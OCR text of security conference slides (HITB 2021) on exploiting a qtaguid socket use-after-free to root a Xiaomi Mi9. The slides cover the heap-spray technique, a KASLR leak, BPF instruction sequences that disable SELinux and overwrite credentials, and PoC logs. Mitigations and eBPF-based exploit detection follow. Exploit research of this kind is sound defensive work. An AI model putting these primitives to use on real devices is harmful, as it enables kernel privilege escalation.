
- When qtudev_release is called, ***sock_put(st_entry->sk)*** will be invoked
- Kernel socket UAF
- Time travel
  - CVE-2015-3636(pingpong)
  - CVE-2017-11176(mq_notify double sock_put)





```
static void sock_tag_tree_erase(struct rb_root *st_to_free_tree)
{
  struct rb_node *node;
  struct sock_tag *st_entry;
  node = rb_first(st_to_free_tree);
  while (node) {
    st_entry = rb_entry(node, struct sock_tag, sock_node);
    node = rb_next(node);
    CT_DEBUG("qtaguid: %s(): "
      "erase st: sk=%p tag=0x%llx (uid=%u)\n", __func__,
      st_entry->sk,
      st_entry->tag,
      get_uid_from_tag(st_entry->tag));
    rb_erase(&st_entry->sock_node, st_to_free_tree);
    sock_put(st_entry->sk);
    kfree(st_entry);
  }
```

Step 2 - KASLR leak

- sizeof(struct sock_tag) == 64, kmalloc-128 object == 2 sock_tag






Kernel calls


- kfree(sock_tag)
- kfree(sock_tag + 0x40)

- Consider spraying slab at the beginning of the exploit

- Open /proc/cpuinfo
  - Kernel will allocate seq_file structures
  - seq_file <-> eventfd_ctx
    - slab might look like this




- Leak
  - eventfd_ctx->count now becomes **const struct seq_operation* op**
  - Spinlock still works
- Kernel ASLR leak on Xiaomi Mi9 device (released on 2019)





```
[*ICEBEAR] ./realloc.c:57 All sendmsg spray threads are done ...
[*ICEBEAR] ./signalfd.c:41 All signalfd spray threads are done ...
[*ICEBEAR] ./poc.c:269 resetting sendmsg is done...
[*ICEBEAR] ./poc.c:272 signalfd: 0xffffffee4ceab5a8 -> 0xffffffee4ceeb5a8, delta = 0x40000
[*ICEBEAR] ./realloc.c:57 All sendmsg spray threads are done ...
[*ICEBEAR] ./poc.c:323 Now, we will call qtudev_release...
[+ICEBEAR] ./poc.c:339 Kernel doesn't crash at this point...
[+ICEBEAR] ./poc.c:352 Double free on kmalloc-128
[+ICEBEAR] ./poc.c:399 KASLR leak: 0xffffff84f6a01db8
[!ICEBEAR] ./poc.c:401 KASLR base: 0xffffff84f5680000
[*ICEBEAR] ./poc.c:409 Leaking work is done...Don't give up!
[*ICEBEAR] ./poc.c:660 Not safe to exit(sock_release), sleep forever...
```

Step 3 - Rooting (possible primitives)

- If CONFIG_SLAB_FREELIST_HARDENED is **not** enabled
  - Double free => KSMA(Kernel Space Mirroring Attack)
- Primitive Candidate: sk_put(sk) where you can control **sk**
  - dec(sk->__sk_.common.skc_refcnt) if sk->sk_wmem_alloc > 0
  - Possible ways to disable selinux and kptr_restrict
    - Depends on the kernel image
    - Disable kptr_restrict -> CVE-2016-3809 socket struct info leak -> sock UAF!







Controlling seq_operations

- Primitive: Overwriting seq_operations
  - write(fd, &offset, sizeof(offset) will overwrite seq_operations
  - Overwrite **cpuinfo_op** to **consoles_op**, so we can find the file descriptor of the overlapped seq_file
- Overwrite seq_operations to a leaked heap address

```
[*ICEBEAR] ./poc.c:818 op adjusted!
[*ICEBEAR] ./poc.c:822 test
[ 1101.281073] IP: 0xdeadbeef
[ 1101.310231] RIP: 0010:0xdeadbeef
[ 1101.310231] RAX: 00000000deadbeef RBX: 0000000000000000 RCX: ffffc900028a7ef8
[ 1101.310231] CR2: 00000000deadbeef CR3: 000000006979e000 CR4: 00000000000006f0
[ 1101.310231] RIP: 0033:0x7a89414bc817
[ 1101.310231] Code:  Bad RIP value.
[ 1101.310231] RIP: 0xdeadbeef RSP: ffffc900028a7d98
[ 1101.310231] CR2: 00000000deadbeef
```





Overwriting addr_limit?

- Because of two overlapped seq_file, you may control first 64 bytes of the seq_file overlapped with the eventfd by another heap spray
- Old trick: ROP on kernel_getsockopt
  - Unfortunately it doesn't work on 4.14 arm64
    - addr_limit_user_check is against tampering addr_limit
    - CONFIG_ARM64_UAO(enabled by default in 4.14) is against tampering addr_limit

```
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0xffffffff80202037      235             if (CHECK_DATA_CORRUPTION(!segment_eq(get_fs(), USER
_DS),
gdb-peda$ bt
#0  0xffffffff80202037 in addr_limit_user_check () at ./include/linux/syscalls.h:235
#1  prepare_exit_to_usermode (regs=<optimized out>) at arch/x86/entry/common.c:189
#2  syscall_return_slowpath (regs=<optimized out>) at arch/x86/entry/common.c:270
#3  do_syscall_64 (regs=0xffffc900021abf58) at arch/x86/entry/common.c:297
#4  0xffffffff80c00081 in entry_SYSCALL_64 () at arch/x86/entry/entry_64.S:233
#5  0x0000000000000004 in irq_stack_union ()
#6  0x0000000000000000 in ?? ()
gdb-peda$
```

```
int kernel_getsockopt(struct socket *sock, int level, int optname,
                      char *optval, int *optlen)
{
        mm_segment_t oldfs = get_fs();
        char __user *uoptval;
        int __user *uoptlen;
        int err;

        uoptval = (char __user __force *) optval;
        uoptlen = (int __user __force *) optlen;

        set_fs(KERNEL_DS);
        if (level == SOL_SOCKET)
                err = sock_getsockopt(sock, level, optname, uoptval, uoptlen);
        else
                err = sock->ops->getsockopt(sock, level, optname, uoptval,
                                            uoptlen);
        set_fs(oldfs);
        return err;
}
```

The Ultimate ROP

- As mentioned by Project Zero blog post “an ios hacker tries android”, Jann Horn recommends using ___bpf_prog_run for building ROP gadget
- Invoke arbitrary bpf instructions without verification
  - Arbitrary kernel R&W primitive
  - Turn off kptr_restrict & SELINUX
- Example for turning off SELINUX
  - BPF_LD_IMM64(BPF_REG_2, selinux_enforcing_addr)
  - BPF_MOV64_IMM(BPF_REG_0, 0)
  - BPF_ST_MEM(BPF_DW, BPF_REG_2, BPF_REG_0, 0x0)
  - BPF_EXIT_INSN()

```
        /* we need at least one record in buffer */
        pos = m->index;
```


```
[!ICEBEAR] ./poc.c:872 cpuinfo_fds[3255]=8661 is the king!
[+ICEBEAR] ./poc.c:884 Checking cpuinfo_fds is done...
[+ICEBEAR] ./poc.c:896 op adjusted!
[*ICEBEAR] ./poc.c:636 Preparing sendmsg spray 2...
[*ICEBEAR] ./poc.c:670 call setup_realloc_buffer
[*ICEBEAR] ./realloc.c:150 signal_thread: stage = 2
[*ICEBEAR] ./realloc.c:100 reset_thread: stage = 2
[*ICEBEAR] ./realloc.c:56 realloc_barrier_wait_init OK
[*ICEBEAR] ./signalfd.c:61 signalfd_start!
[*ICEBEAR] ./signalfd.c:41 All signalfd spray threads are done ...
[*ICEBEAR] ./realloc.c:155 signal_thread starts!
[*ICEBEAR] ./realloc.c:160 signal_thread ends!
[*ICEBEAR] ./realloc.c:67 All sendmsg spray threads are done ...
[*ICEBEAR] ./poc.c:935 Spray is ready...
[*ICEBEAR] ./poc.c:941 Invoke magic now!
[-ICEBEAR] line ./poc.c:747 fd = 8661 fail to read, error = Bad file descriptor
[!ICEBEAR] ./poc.c:943 bpf bytecode is executed!
[*ICEBEAR] ./poc.c:1058 Not safe to exit(sock_release), sleep forever...
```

```
→  poc - Mi9 adb -s dd731d26 shell
cepheus:/ $ whoami
shell
cepheus:/ $ getprop ro.product.device
cepheus
cepheus:/ $ getprop ro.product.model
MI 9
cepheus:/ $ getenforce
Permissive
cepheus:/ $
```

Root shell

- Once kptr_restrict is turned off, we can get a leaked sock address
- Hammer sock->sk_peer_cred with BPF instructions in a leaked kmalloc-128 object:
    - BPF_LD_IMM64(BPF_REG_2, sk_addr)
    - BPF_LDX_MEM(BPF_DW, BPF_REG_3, BPF_REG_2, 568)
    - BPF_MOV64_IMM(BPF_REG_0, 0x0)
    - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 4)
    - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 12)
    - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 20)
    - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 28)
    - BPF_MOV64_IMM(BPF_REG_0, -1)
    - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 40)
    - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 48)
    - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 56)
    - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 64)
    - BPF_STX_MEM(BPF_DW, BPF_REG_3, BPF_REG_0, 72)
    - BPF_EXIT_INSN()
- Are there other ways to do exploit? *Yes*

- PWN Mi9 device in less than 10 seconds!




Detecting & Mitigating Exploitation

Mitigations

CONFIG_SLAB_FREEELIST_HARDENED

- Freelist is encrypted -> __rb_parent_color becomes invalid
- signalfd(-1, &sigmask, 0x0)
  - sigmask = ~head_address
  - signalfd_ctx->sigmask = head_addr | 0x40100
- MCAST_JOIN_GROUP may also work for similar scenarios



Bypassed with signalfd

Kernel Electric Fence

- KFENCE is a low-overhead sampling-based memory safety error detector of heap use-after-free, invalid-free, and out-of-bounds access errors.
- KFENCE hooks to the SLAB and SLUB allocators.
- Compared to KASAN, KFENCE trades performance for precision.
  - Guarded allocations are set up based on a sample interval

CONFIG_ARM64_UAO

- Kernel memory access technique
  - Overwrite `addr_limit`
  - Use pipes to read/write kernel memory
- ARMv8.2-A User Access Override
  - Changes behaviour of LDTR and STTR above EL0
  - Allows Privileged Access Never (PAN) to be enabled all the time

Bypassed with
return2bpf

Seq_file Isolation / KSMA defense

- seq_file has its dedicated cache
- Researcher Jun Yao also had proposals about making Android exploitation more difficult by defeating KSMA
  - https://lore.kernel.org/patchwork/cover/912210/

```
+static struct kmem_cache *seq_file_cache __ro_after_init;
+
 static void seq_set_overflow(struct seq_file *m)
 {
        m->count = m->size;
@@ -51,7 +54,7 @@

        WARN_ON(file->private_data);

-       p = kzalloc(sizeof(*p), GFP_KERNEL);
+       p = kmem_cache_zalloc(seq_file_cache, GFP_KERNEL);
        if (!p)
                return -ENOMEM;
```

```
@@ -366,7 +369,7 @@
 {
        struct seq_file *m = file->private_data;
        kvfree(m->buf);
-       kfree(m);
+       kmem_cache_free(seq_file_cache, m);
        return 0;
 }
 EXPORT_SYMBOL(seq_release);
```

```
@@ -1106,3 +1109,8 @@
        return NULL;
 }
 EXPORT_SYMBOL(seq_hlist_next_percpu);
+
+void __init seq_file_init(void)
+{
+       seq_file_cache = KMEM_CACHE(seq_file, SLAB_PANIC);
+}
```

Kernel Control Flow Integrity

- Blocks attackers from redirecting the flow of execution
- Available from 2018 in Android kernel 4.9 and above
  - Uses LTO and CFI from clang
- Relevant change in *seq_read*:

```
show = private_data->op->show;
if ( __ROR8__((char *)show - (char *)_typeid__ZTSFiP8seq_filePvE_global_addr, 2) >= 0x184uLL )
  _cfi_slowpath(0x5233D5BC7887AE44uLL, private_data->op->show, 0LL);
v31 = show(private_data, (void *)v34);
```

- Detects the modified *show* pointer -> panic()

CONFIG_BPF_JIT_ALWAYS_ON

- Required for Android but not on ARM32
- BPF must use JIT
  - No interpreter
  - *___bpf_prog_run* is not compiled, cannot be called

CONFIG_DEBUG_LIST

- Now required for Android (recommended by Maddie from P0)
- *__list_add_valid* and *__list_del_entry_valid* check link pointers:


```
bool __list_add_valid(struct list_head *new, struct list_head *prev, struct list_head *next) {
        if (CHECK_DATA_CORRUPTION(next->prev != prev,
                        "list_add corruption. next->prev should be prev (%px), but was %px. (next=%px)\n",
                        prev, next->prev, next) ||
            CHECK_DATA_CORRUPTION(prev->next != next,
                        "list_add corruption. prev->next should be next (%px), but was %px. (prev=%px)\n",
                        next, prev->next, prev) ||
            CHECK_DATA_CORRUPTION(new == prev || new == next,
                        "list_add double add: new=%px, prev=%px, next=%px\n",
                        new, prev, next))
                return false;

        return true;
}
```

https://t.me/learningnets

Detect Exploits at Scale


On-Device Protection

- Application verifier
- Similarity analysis against known-bad APKs
- Detection rules
- Advanced Protection



Backend Infrastructure

- Google Play applications are constantly analysed
- Generation of data
  - Static analysis
    - APK contents
    - Unpacking
    - Deobfuscation
  - Dynamic analysis
- Interpreting data





Manual Analysis

- Sources
  - Internal collaboration - Android Security Assurance, Project Zero, TAG, Trust & Safety
  - External reports
- Work
  - Reverse engineering + Research
- Outputs
  - Documentation, new detection techniques / systems

Behavioural Detection

- What the code does, not what it looks like
- Root exploits need to interact with the kernel





Behavioural Detection

- eBPF allows monitoring of calls and parameters
- Look for evidence of exploit behaviour, e.g. floods
- Interesting syscalls
  - fsetxattr+inotify
  - getsockopt / setsockopt MCAST_JOIN_GROUP

CVE-2018-9568

```
 {'timestamp_ns': 512454732816490, 'name': 'sys_clone', 'retval': 19331, 'clone
 flags': 18874385, 'newsp': 0, 'parent_tid': 0, 'tls': 0, 'child_tid': 184467440
73709551615}
Loop in 19293, 8 iterations
 {'timestamp_ns': 512454989514744, 'name': 'sys_mmap', 'retval': 536480104448,
'addr': 0, 'length': 1036288, 'prot': 0, 'flags': 16418, 'fd': 4294967295, 'offs
et': 0}
 {'timestamp_ns': 512454989528338, 'name': 'sys_mprotect', 'retval': 0, 'addr':
 536480108544, 'len': 1028096, 'prot': 3}
 {'timestamp_ns': 512454989547817, 'name': 'sys_clone', 'retval': 19399, 'clone
 flags': 4001536, 'newsp': 536481123568, 'parent_tid': 19399, 'tls': 53648112436
0, 'child_tid': 19399}
Loop in 19408, 19 iterations
 {'timestamp_ns': 512455013906101, 'name': 'sys_socket', 'retval': 20, 'domain'
: 2, 'type': 1, 'protocol': 6}
Loop in 19409, 19 iterations
 {'timestamp_ns': 512455014078341, 'name': 'sys_socket', 'retval': 31, 'domain'
: 2, 'type': 1, 'protocol': 6}
Loop in 19414, 19 iterations
 {'timestamp_ns': 512455014421153, 'name': 'sys_socket', 'retval': 67, 'domain'
: 2, 'type': 1, 'protocol': 6}
Loop in 19407, 19 iterations
 {'timestamp_ns': 512455013949122, 'name': 'sys_socket', 'retval': 18, 'domain'
:
```

```
{'process': 'cve_2018_9568', 'timestamp_ns': 512456062463393, 'pid': 19293, 'tid
': 19293, 'name': 'do_exit', 'error_code': 11}
{'process': 'cve_2018_9568', 'timestamp_ns': 512456062766310, 'pid': 19293, 'tid
': 19403, 'name': 'do_exit', 'error_code': 11}
{'process': 'cve_2018_9568', 'timestamp_ns': 512456062374956, 'pid': 19293, 'tid
': 19404, 'name': 'do_exit', 'error_code': 11}
{'process': 'cve_2018_9568', 'timestamp_ns': 512456062403706, 'pid': 19293, 'tid
': 19412, 'name': 'do_exit', 'error_code': 11}
{'process': 'cve_2018_9568', 'timestamp_ns': 512456062375060, 'pid': 19293, 'tid
': 19405, 'name': 'do_exit', 'error_code': 11}
{'process': 'cve_2018_9568', 'timestamp_ns': 512456062409226, 'pid': 19293, 'tid
': 19413, 'name': 'do_exit', 'error_code': 11}
{'process': 'cve_2018_9568', 'timestamp_ns': 512456062374851, 'pid': 19293, 'tid
': 19406, 'name': 'do_exit', 'error_code': 11}
{'process': 'cve_2018_9568', 'timestamp_ns': 512456062400060, 'pid': 19293, 'tid
': 19414, 'name': 'do_exit', 'error_code': 11}
{'process': 'cve_2018_9568', 'timestamp_ns': 512456064452091, 'pid': 19293, 'tid
': 19409, 'name': 'do_exit', 'error_code': 11}
{'process': 'cve_2018_9568', 'timestamp_ns': 512456064990008, 'pid': 19293, 'tid
': 19411, 'name': 'do_exit', 'error_code': 11}
DEBUG:Received {'action': 'stop'}
DEBUG:Stopping the monitor
DEBUG:Waiting for connection
```

Summary

- Researchers
  - Keep looking for workarounds
- Users
  - Multiple levels of mitigation block all these techniques
  - Generic Kernel Image will get updates to users faster

Thank you!

- Thanks Jann Horn for suggesting Android exploitation tips on real physical Android devices.
- Thanks Ziwai Zhou for donating his Mi9 device.

HITB SECCONF SIN-2021

Thank You for Joining Us

Join our Discord channel to discuss more or ask questions

https://discord.gg/dXE8ZMvU9J